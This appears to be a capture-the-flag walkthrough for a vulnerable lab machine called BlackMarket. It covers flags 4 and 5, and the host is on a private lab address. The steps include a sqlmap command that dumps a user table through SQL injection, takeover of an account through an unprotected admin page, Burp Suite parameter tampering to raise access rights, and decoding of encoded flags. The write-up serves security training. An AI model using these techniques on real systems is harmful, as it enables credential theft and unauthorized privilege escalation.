
Next step is to find the email credentials of Jason Bourne. The “user” table is the way.

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid -D BlackMarket -T user --dump
```




The credentials of “supplier” account is supplier but the “jbourne” cannot be brute forced. Login with the credentials of “supplier” for further investigation. Browse to the BlackMarket login page.






Browsed around the account with no cue. Then further check the dirb result and find that there is directory namely “admin”. Use Firefox to point to http://10.0.2.20/admin to see what would be happened.




The “admin” page is accessed. Clicked the “Master Files” and it displayed “Customer” and “Supplier” details. Surf the “Customer” where the Jason Bourne (jbourne) account can be accessed and altered. The password of jbourne is changed to “password” and logout. Re-login with nothing special happened.




Further checked that the “access” rights of jbourne account is 2, that means it has no admin rights. Tried to change the access rights to 1 of jbourne account.


Launch Burp Suite and intercepted the traffic of jbourne which “id” is 5. Then change the “id=5” to “id=1” and click “Go” on the top left corner of the Burp Suite. The right hand side window indicated that the operation is successful.




Then turn off the interception of the Burp Suite. Further confirm the changes with sqlmap.



It is confirmed that the access rights of jbourne is changed to 1 and the password is password. Login to jbourne account with username jbourne and password password.





Flag 4 is pop up.


Login Success, Welcome BigBOSS! here is your flag4{bm90aGluZyBpcyBoZXJl} Jason Bourne Email access ?????

Base64 decode the Flag 4 :


nothing is here


Flag 5

Re-read the Flag 4 and it is supposed that the password of the Jason Bourne email account is “?????”. According to dirb scanning result, there is a squirrelmail directory. Tried to login to SquirrelMail.



The Jason Bourne email account is accessed with username jbourne and password ?????.





Flag 5 is in the email. However, the content of the message is encoded.

```
Flag5{RXZlcnl0aGluZyBpcyBlbmNyeXB0ZWQ=}

HELLO Friend,
```

I have intercept the message from Russian's some how we are working on the same direction, however, I couldn't able to decode the message.

<Message Begins>

Sr Wrnrgir
Ru blf ziv ivzwrmt gsrh R nrtsg yv mlg zorev. R szev kozxv z yzxpwlli rm Yozxpnzipvg dliphslk fmwvi /ptyyzxpwlli ulowvi blf nfhg szev gl fhv
KzhhKzhh.qkt rm liwvi gl tvg zxxvhh.

</end>

Base64 decode the Flag 5 and got :

Everything is encrypted

